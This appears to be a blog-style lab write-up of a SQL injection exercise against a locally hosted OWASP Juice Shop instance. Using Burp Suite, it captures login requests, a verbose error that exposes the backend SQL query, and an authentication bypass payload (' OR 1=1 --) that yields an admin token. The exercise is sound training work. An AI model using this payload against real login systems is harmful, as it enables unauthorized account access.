

SQL INJECTION

BY JAMES ROBERSON




PROFESSIONAL | CYBERSECURITY | MARCH 12, 2024

WHAT HAPPENED?

Today we're tasked with exploiting target server utilizing sequel, or S.Q.L; one of the most common exploits because think about it – just about every company has some form of a database to showcase products, services, products and services, personal information, employee directories, statistics, and the list goes on. SQL is the language used to store and process that information. However, vulnerabilities are easy to spring up if the architect of the relational database and software programs aren't built with security in mind, and with the right tools and information threat actors can gain root access to user accounts, sessions, networks, and much more just from this exploit alone. Our steps today are...

- Explore juice-shop to discover where a SQL command injection might take place. Check.
- Configure Burpsuite to execute injection onto juice-shop servers. Check.
- Gain Access to Admin User Account. Check and check.

PROOF:



```
(poppa㉿poppa) [~] $ sudo docker pull bkimminich/juice-shop
[sudo] password for poppa:
Using default tag: latest
latest: Pulling from bkimminich/juice-shop
Digest: sha256:4a80df6a0430b73955b97a653d31adb1f7782417b900c930805c7084b5dfe41
Status: Image is up to date for bkimminich/juice-shop:latest
docker.io/bkimminich/juice-shop:latest

(poppa㉿poppa) [~] $ sudo docker run --rm -p 3000:3000 bkimminich/juice-shop
info: All dependencies in ./package.json are satisfied (OK)
info: Detected Node.js version v20.10.0 (OK)
info: Detected OS linux (OK)
info: Detected CPU arm64 (OK)
info: Configuration default validated (OK)
info: Entity models 19 of 19 are initialized (OK)
info: Required file server.js is present (OK)
info: Required file polyfills.js is present (OK)
info: Required file index.html is present (OK)
info: Required file main.js is present (OK)
info: Required file styles.css is present (OK)
info: Required file runtime.js is present (OK)
info: Required file vendor.js is present (OK)
info: Port 3000 is available (OK)
info: Domain https://www.alchemy.com/ is reachable (OK)
info: Chatbot training data botDefaultTrainingData.json validated (OK)
info: Server listening on port 3000
```

```
(poppa㉿poppa) [~] $ echo james
james
```

Figure 1. First things first, let's get juice-shop running.




Figure 2. Now that I can confirm that it is indeed running, let's have a look around.




Figure 3. Ay seems we've found an email/username. Excellent information to be used later. For now, let's take note of it.




Figure 4.

This was accidentally found on purpose. I wanted to know what the site would do and to my surprise another challenge solved.




Figure 5...




Figure 6.

I digress; moving on, the admin email we found in Figure 3 seems to be our best lead, so I started Burpsuite in Figure 5, opened browser through Burp, toggled intercept to be enabled, came back to juice-shop, and hit enter.

```

POST /rest/user/login HTTP/1.1
Host: localhost:3000
Content-Length: 51
sec-ch-ua: "Not_A Brand";v="8", "Chromium";v="120"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=SeVNn1B3mREPYLxz6jalokwMA4VfvkubgG2gOWXe4b87yrpDV95ZvKQqWaQ
Connection: close
{
  "email": "admin@juice-sh.op",
  "password": "password"
}

```

Figure 7.

Here we examine the request made by me from juice-shop. Once the intercept was in position, I sent it to the Repeater to have a go at a few injections via the 'email' header.

Request

```
Pretty Raw Hex
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 51
4 sec-ch-ua: "Not_A_Brand";v="8", "Chromium";v="120"
5 Accept: application/json, text/plain, /*
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71
  Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Origin: http://localhost:3000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Cookie: language=en; welcomebanner_status=dismiss;
  cookieconsent_status=dismiss; continueCode=
  3eVNn1B3mREPYLxz6JjalokwMA4VfvkubgG2gOWXe4b87yrpDV95ZvKQqWaQ
18 Connection: close
19
20 {
  "email": "admin@juice-sh.op", [
    "password": "password"
}
```

Figure 8.

From Figure 4 when I, by chance, invoked an error handling challenge, I took that and applied it here. The output was as desired, as shown in Figure 9.

The screenshot shows two panels in Postman. The left panel, titled 'Request', displays the JSON payload sent to the '/rest/user/login' endpoint. The right panel, titled 'Response', shows the server's response, which includes an error message indicating an unrecognized token in the SQL query. The error message also reveals sensitive information such as the admin's email ('admin@juice-sh.op') and a password hash ('5f4dcc3b5aa765d61d8327de882cf99').

```
Pretty Raw Hex
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 51
4 sec-ch-ua: "Not_A_Brand";v="8", "Chromium";v="120"
5 Accept: application/json, text/plain, /*
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71
  Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Origin: http://localhost:3000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Cookie: language=en; welcomebanner_status=dismiss;
  cookieconsent_status=dismiss; continueCode=
  3eVNn1B3mREPYLxz6JjalokwMA4VfvkubgG2gOWXe4b87yrpDV95ZvKQqWaQ
18 Connection: close
19
20 {
  "email": "admin@juice-sh.op", [
    "password": "password"
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Mon, 04 Mar 2024 23:05:45 GMT
Connection: close
Content-Length: 1215
{
  "error": {
    "message": "SQLITE_ERROR: unrecognized token: \"5f4dcc3b5aa765d61d8327de882cf99\"", 
    "stack": "Error\n  at Database.<anonymous> (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:185:27)\n  at /juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:183:50\n  at new Promise (<anonymous>)\n  at Query.run (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:183:12)\n  at /juice-shop/node_modules/sequelize/lib/sequelize.js:315:28\n  at process.processTicksAndRejections (node:internal/process/task_queues:95:5)", 
    "name": "SequelizeDatabaseError", 
    "parent": {
      "errno": 1,
      "code": "SQLITE_ERROR",
      "sql": "SELECT * FROM Users WHERE email = 'admin@juice-sh.op' AND password = '5f4dcc3b5aa765d61d8327de882cf99' AND deletedAt IS NULL"
    },
    "original": {}
}
```

Figure 9.

We have SQL output! Leaking sensitive information here! A big no-no according to OWASPs big ten list. More importantly, we see the input syntax for the SQL command used to create the request, which is the admin's email in single quotes AND a password hash.

Request

```

1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 62
4 sec-ch-ua: "Not_A_Brand";v="8", "Chromium";v="120"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71
  Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Origin: http://localhost:3000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Cookie: language=en; welcomebanner_status=dismiss;
  cookieconsent_status=dismiss; continueCode=
  BeVNn1B3mREPYLxz6JjalokwMA4VfvkubgG2g0Wx4b87y
  rpDV95ZvKQqWaQ
18 Connection: close
19
20 {
  "email": "admin@juice-sh.op' OR l=l --",
  "password": "password"
}

```

Response

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 799
9 ETag: W/"31f-5NT41j6YeFKo2FMc7r1+jC74r5c"
10 Vary: Accept-Encoding
11 Date: Mon, 04 Mar 2024 23:07:36 GMT
12 Connection: close
13
14 {
  "authentication": {
    "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiiLCJlbWFpbCI6ImFkbWluOGplaWNULXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4yjUwMCIsInJvbGUoiJHZGlpbilsImRlhHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiiLCJwcm9maWxlSW1hZ2UiOiiJhc3NldHMvchVibGljL2ltYWdlcy91cGxvYWRzL2RLZmFlbHRBZG1pbisWbmcicLC3Ob3RwU2VjcmVOIjoiIiwiXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMDMtMDQgMjI6MDg6NTkuMTkxICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMDMtMDQgMjI6MDg6NTkuMTkxICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbt0siImlhdCI6MTcWOTUMzY1N30.d8es8MWeq6B5BK6tme7SUCaMi00j4eASRIKaay5af9b0qEq0Hs6sEV6Yw_K13;0v9uzIpq3qR7mizv39NT8qj-_95ufJF1--anUbJ9-Bhblz4EE6ftMyj3eFZ283xQnb0nir2EXu45NRyyDUhi4UwXLkvU_Pnc5ch8-iYi5EN7Y",
    "bid": 1,
    "umail": "admin@juice-sh.op"
  }
}

```

Figure 10.

If we inject that error, the single quote, with `OR l=l --`, we receive an authentication token. Which is to say, permission has been granted due to setting the email to admin OR True (`l=l`, which we know to always be true according to logic). This command is basically saying to juice-shop “if the email you input matches one that we have in our system, OR if one is equal to one, then permission is granted to you”. The double-dash at the end is a SQL inline comment that tells the servers to ignore everything after that. Let’s see what this all looks like.

The screenshot shows the Burp Suite interface on the left and a web browser window on the right. In the Burp Suite Intercept tab, a POST request to the '/rest/user/login' endpoint is displayed. The 'Pretty' tab shows the JSON payload: { "email": "admin@juice-sh.op" OR 1=1 --", "password": "password" }. The browser window shows the OWASP Juice Shop login page at localhost:3000/#/login. The login form has 'admin@juice-sh.op' in the email field and 'password' in the password field. An error message 'Invalid email or password.' is visible above the form.

Figure 11.

I went back to the intercept window in my proxy tab to modify the email header there to match my SQL input from the Repeater and hit Forward.

The screenshot shows the Burp Suite interface on the left and a web browser window on the right. In the Burp Suite proxy tab, a request is displayed:

```
1 GET /rest/user/whoami HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Not_A Brand";v="8", "Chromium";v="120"
4 Accept: application/json, text/plain, */*
5 sec-ch-ua-mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
7 sec-ch-ua-platform: "Linux"
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: cors
10 Sec-Fetch-Dest: empty
11 Referer: http://localhost:3000/
12 Accept-Encoding: gzip, deflate, br
13 Accept-Language: en-US,en;q=0.9
14 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=3eVNh1B3mREPYLxz6JjalokuMA4VfvkubgG2g0WXe4b87yrpDV95ZvKQqWaQ
15 If-None-Match: W/"b-/5bSboVjVhGw3qRgvlfZjElrlNs"
16 Connection: close
17
18
```

In the browser window, the OWASP Juice Shop homepage is shown with the title "All Products". The status bar at the bottom of the browser says "Waiting for localhost...".

Figure 12. Open sesame!!

